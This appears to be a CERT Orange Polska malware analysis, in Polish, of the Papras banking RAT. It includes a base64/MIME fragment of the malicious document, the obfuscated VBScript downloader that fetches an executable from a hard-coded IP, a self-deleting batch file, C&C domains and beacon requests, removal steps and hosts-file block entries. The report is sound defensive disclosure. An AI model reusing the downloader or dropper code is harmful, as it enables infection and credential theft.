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
RABvAGMAdQBtAGUAbgB0AC4AcgBlAHQAZQByAGUAZQBlAAEAHQBQAHIAbwBqAGUAYwB0
AC4AVABoAGkAcwBEAG8AYwB1AG0AZQBuAHQALgBBAHUAdABvAE8AcABlAG4AAQAiAFAAcgBvAGoA
ZQBjAHQALgBUAGgaAQBzAEQAbwBjAHUAbQBlAG4AdAAuAFcAbwByAGsAYgBvAG8AawBfAE8AcABl
AG4AAQAdAFAAcgBvAGoAZQBjAHQALgBNAG8AZAB1AGwAZQAxAC4AbwBQAE8AVQBKAEkATwBzAGQA
ZgB3AGUAcgABABEEAAcAHQBQAFIATwBKAEUAQwBUAC4ATQBPAEQAVQBMAEUAMQAuAE8AUABPAFUA
SgBJAE8AUwBEAEYAVwBFAFIAAAAEAB0AUABSAE8ASgBFAEMAVAAuAFQASABJAFMARABPAEMAVQBN
AEUATgBUAC4AQQBVAFQATwBPAFAARQBOAAAABgAgAFAAUgBPAEoARQBDAFQALgBUAEgASQBTAEQA
TwBDAFUATQBFAE4AVAAuAFIARQBUAFIARQBUAEUAUgBFAEUARQAAAAUAIgBQAFIATwBKAEUAQwBU
AC4AVABIAEkAUwBEAE8AQwBVAE0ARQBOAFQALgBXAE8AUgBLAElATwBPAEsAXwBPAFAARQBOAAAA
QAAAC/AEAAAAEjRWeD==
------=_NextPart_01D062F6.EA2D7970
Content-Location: file:///C:/CD289E43/1.doc.files/filelist.xml
Content-Transfer-Encoding: quoted-printable
Content-Type: text/xml; charset="utf-8"
<xml xmlns:o=3D"urn:schemas-microsoft-com:office:office">
<o:MainFile HRef=3D"../1.doc.htm"/>
<o:File HRef=3D"editdata.mso"/>
<o:File HRef=3D"filelist.xml"/>
</xml>
------=_NextPart_01D062F6.EA2D7970--"4

W pierwszej fazie dropper tworzył plik o nazwie vvvvvvvv5D.exe, który następnie pobierał plik z serwisu PASTEBIN.com w sposób przedstawiony poniżej:

```
POST /download.php?i=KWasZJ0R HTTP/1.1
Accept: */*
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0;
Windows NT 5.1; SV1; InfoPath.2; .NET CLR 2.0.50727;
.NET CLR
3.0.04506.648; .NET CLR 3.5.21022)
Host: pastebin.com
Content-Length: 0
Connection: Keep-Alive
Cache-Control: no-cache
```

W następnym kroku z pobranego pliku tekstowego skrypt VisualBasic o nazwie sdfsdfRRdsf.vbs był najpierw tworzony, a następnie uruchamiany. Oprócz szeregu zaciemnionych funkcji utrudniających analizę kodu zawierał on adres IP serwera, z którego pobierany był ostatecznie plik wykonywalny.

Poniższy zrzut ekranu (rysunek 65.) pokazuje zawartość złośliwego skryptu wraz z adresem IP.

Skrypt pobierał plik o nazwie 83.exe, zaś po jego uruchomieniu wirus infekował system, dodając do rejestru klucz uruchamiający go automatycznie przy każdym restarcie komputera, a także tworząc swój plik wykonywalny w katalogach systemowych systemu operacyjnego Windows. Następnie tworzony był skrypt o nazwie 8D1C.bat usuwający plik 83.exe oraz siebie samego.

Zawartość pliku 8D1C.bat:

```
attrib -r -s -h %1
:12675511
del %1
if exist %1 goto 12675511
del %0
```

Po pełnej aktywacji wirus uruchamiał komunikację z serwerem Command & Control (C&C), odpytując o kolejne polecenia. Testowana próbka łączyła się z czterema domenami:

fooofoooofooo.com
olanajolandiv.com
jolanajolandiv.com
woofboots.com

Natychmiast po dokonaniu analizy dostęp do powyższych domen został zablokowany z sieci Orange, więc nawet w przypadku, gdy użytkownik nie uniknął infekcji, jeśli korzysta z sieci Orange, złośliwy kod nie będzie mógł pobrać instrukcji od cyberprzestępcy.

```
dim OIKOhsdf: Set OIKOhsdf = createobject("Adodb.Stream")
NJhuiguifgIYUdg.Open "GET", "http://92.63.87.12/bt/bt/get2.php", False
NJhuiguifgIYUdg.Send
Set oioyOIsdfsdfg = WScript.CreateObject(Chr(87) & Chr(83) & Chr(99) & Chr(114) & Chr(105) & Chr(112) &
Chr(116) & Chr(46) & Chr(83) & Chr(104) & Chr(101) & Chr(108) & Chr(108) ).Environment(Chr(80) & Chr(114)
& Chr(111) & Chr(99) & Chr(101) & Chr(115) & Chr(115) )
UIuerfwerfffg = oioyOIsdfsdfg(Chr(84) & Chr(69) & Chr(77) & Chr(80) )
NJKnjdsg = UIuerfwerfffg + Chr(92) & Chr(118) & Chr(118) & Chr(118) & Chr(118) & Chr(118) &
Chr(118) & Chr(118) & Chr(53) & Chr(68) & Chr(46) & Chr(101) & Chr(120) & Chr(101)
with OIKOhsdf
.type = 1
.open
.write NJhuiguifgIYUdg.responseBody
.savetofile NJKnjdsg, 2
0000037F  end with
0000038A  Set UIuerfwerfffgwer = CreateObject("Shell.Application")
000003C5  UIuerfwerfffgwer.Open NJKnjdsg
000003E8  dim iohUOGsdfsfffff: Set iohUOGsdfsfffff = createobject("Microsoft.XMLHTTP")
00000437  dim iohUOGsdfsfffffdf: Set iohUOGsdfsfffffdf = createobject("Adodb.Stream")
00000485  iohUOGsdfsfffff.Open Chr(71) & Chr(69) & Chr(84)   Chr(104) & Chr(116) & Chr(116) & Chr(112) &
```

Rysunek 65. Zawartość skryptu wraz z adresem IP

Oto przykład komunikacji wirusa z serwerami Command & Control:

fooofoooofooo.com Service Port: 80
GET /ttbsceiu.php?ctjcva=zlookNYQORM74g24oPts1u+8+1PUilwjvVBAooCEWVN1ItBj5LlZzlB6zxF f2RYS8loPamvEfKB7cuuHTWW42CD0UOxtct6R40OmAl0qqLvhdDVvmw+y7G/ vTaPWfwh93OSEA4CCknx5+zwLbJyT0Z== HTTP/1.1 Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1)

olanajolandiv.com Service Port: 80
GET /tnsunfxc.php?rkxgjlpy=NPBI0zC07E8O7ROJN2nMUyxUm0gpbHS3NMFohcZXqw/LXMWocS+ETfAYo y65mjqOWK8hrbLcnFvvHY+tKjC7XMn1gM6/KgtC+pnRL3TVyB7/k5/BR9h2vHwl0oi5HmwmMoHJbAKm/2A4ar0KBz9Pzj== HTTP/1.1 Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1)

jolanajolandiv.com Service Port: 80
GET /tnoeraulx.phpexshfhw=+1v5X0F8EZleuHzFkuJb2GbQlXL8M9FTSF30XIqypkn6UjyFak+5m+97lf8hF0EB/ GA5d2tjSuRArmrYS7ilpSNxckgx7kGoH2SCxmB7A0T2hhy5RpR0kaSzqvu0/7CPJ791FlOYXxP2R1h2Cd8sZN== HTTP/1.1 Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1)

woofboots.com Service Port: 80
GET /tgsmhlal.php?adugvkv=TDBuIZklpq+bn/gKnTAp8UmFulG6OXZK0nnCa4CA18/DJ/5ae3LhY35dg/ 2ca1wpVl6hosAuhRkqK0DJXDkxoopOtD0xyFrsxsU6jRIBCrSRpNXB/ypTs5LC54uUw3kwhrzO97mRKthewZFZqHlWWn== HTTP/1.1 Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Win64; x64)

CERT Orange Polska odnotował wzmożoną aktywność wirusa Papras dwukrotnie, dzień po dniu. Schemat działania kampanii różnił się jedynie odnośnikiem do serwisu Pastebin.com (pastebin.com/download.php?i=yDLnH1eT) oraz odwołaniem do adresu serwera IP 91.215.138.112/bt/bt/get7.php, prowadzącym do pliku wykonywalnego o zaufanej nazwie. Wskazywała ona najprawdopodobniej na skrót Service Pack 1 – „sp1.exe", nierzucający się w oczy w logach komunikacji. W momencie analizy w sieci Orange dotkniętych infekcją było 8664 unikalnych użytkowników.

Drugi wariant komunikacji kampanii wirusa:

fooofoooofooo.com
GET /ttbsceiu.php?ctjcva=zlookNYQORM74g24oPts1u+8+1PUilwjvVBAooCEWVN1ItBj5LlZzlB6zxFf2RYS8loPamvEfKB7cuuHTWW42CD0UOxtct6R40OmAl0qqLvhdDVvmw+y7G/vTaPWfwh93OSEA4CCknx5+zwLbJyT0Z== HTTP/1.1 Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1)
GET /tnsunfxc.php?rkxgjlpy=NPBI0zC07E8O7ROJN2nMUyxUm0gpbHS3NMFohcZXqw/LXMWocS+ETfAYoy65mjqOWK8hrbLcnFvvHY+tKjC7XMn1gM6/KgtC+pnRL3TVyB7/k5/BR9h2vHwl0oi5HmwmMoHJbAKm/2A4ar0KBz9Pzj== HTTP/1.1 Mozilla/4.0

jolanajolandiv.com
GET /tnoeraulx.php?exshfhw=+1v5X0F8EZleuHzFkuJb2GbQlXL8M9FTSF30XIqypkn6UjyFak+5m+97lf8hF0EB/ GA5d2tjSuRArmrYS7ilpSNxckgx7kGoH2SCxmB7A0T2hhy5RpR0kaSzqvu0/7CPJ791FlOYXxP2R1h2Cd8sZN== HTTP/1.1

Czym jest Trojan Papras i jakie niesie ze sobą zagrożenia?

To rozbudowany tzw. RAT (Remote Administrator Tool), umożliwiający praktycznie pełny dostęp do komputera użytkownika bez jego wiedzy, na wszystkich systemach z rodziny Windows (również Windows 8) zarówno architekturze 32-bitowej, jak i 64-bitowej. Papras może m.in.:

- **pobrać, zapisać i uruchomić określony program na zainfekowanym komputerze,**
- **zaktualizować swoje złośliwe funkcje,**
- **wykraść pliki cookie z przeglądarek internetowych Internet Explorer, Firefox i Google Chrome,**
- **wyszukać i wysłać na serwer cyberprzestępcy np. certyfikaty bankowych podpisów cyfrowych służących użytkownikowi do uwierzytelniania przelewów,**
- **wysłać atakującemu listę procesów działających na zainfekowanej maszynie,**
- **usunąć pliki cookie znajdujące się na komputerze,**
- **włączyć serwer VNC umożliwiający podgląd pulpitu użytkownika przez cyberprzestępcę w czasie rzeczywistym,**
- **wyszukać pliki na zainfekowanym komputerze.**


Wirus tworzył na zainfekowanym komputerze w lokalizacji C:\WINDOWS\system32\ plik o nazwie „clbmuid.exe" (rysunek 66.) zaś w lokalizacji „HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run" generował wpis do rejestru powodujący automatyczne uruchamianie pliku „clbmuid.exe" (rysunek 67.).

Jak usunąć wirusa Papras?


- **Uruchom system w trybie awaryjnym.**
- **W menu start w oknie „Wyszukaj programy i pliki" wpisz Regedit, uruchom znaleziony plik regedit.exe.**
- **Wciśnij Ctrl-F, w oknie wyszukiwania wpisz clbmuid.exe, usuń znaleziony wpis.**
- **Otwórz lokalizację C:\WINDOWS\system32\, odszukaj plik clbmuid.exe.**
- **Usuń go.**

Dla zaawansowanych użytkowników

Jeśli potrzebujesz w przyszłości zablokować połączenie z serwerami Command & Control tej grupy przestępczej, wyedytuj (z prawami administratora) plik hosts znajdujący się w lokalizacji C:\Windows\System32\drivers\etc\ i wklej doń linie znajdujące się na następnej stronie.



Rysunek 66. Lokalizacja pliku o nazwie „clbmuid.exe" w systemie Windows



Rysunek 67. Lokalizacja wpisu rejestru automatycznie uruchamiającego plik „clbmuid.exe"

127.0.0.1 fooofoooofooo.com # Blokada serwera Command & Control wirusa win32/Papras.EB – CERT Orange Polska
127.0.0.1 olanajolandiv.com # Blokada serwera Command & Control wirusa win32/Papras.EB – CERT Orange Polska
127.0.0.1 jolanajolandiv.com # Blokada serwera Command & Control wirusa win32/Papras.EB – CERT Orange Polska
127.0.0.1 woofboots.com # Blokada serwera Command & Control wirusa win32/Papras.EB – CERT Orange Polska

Więcej informacji znajdziesz na
www.cert.orange.pl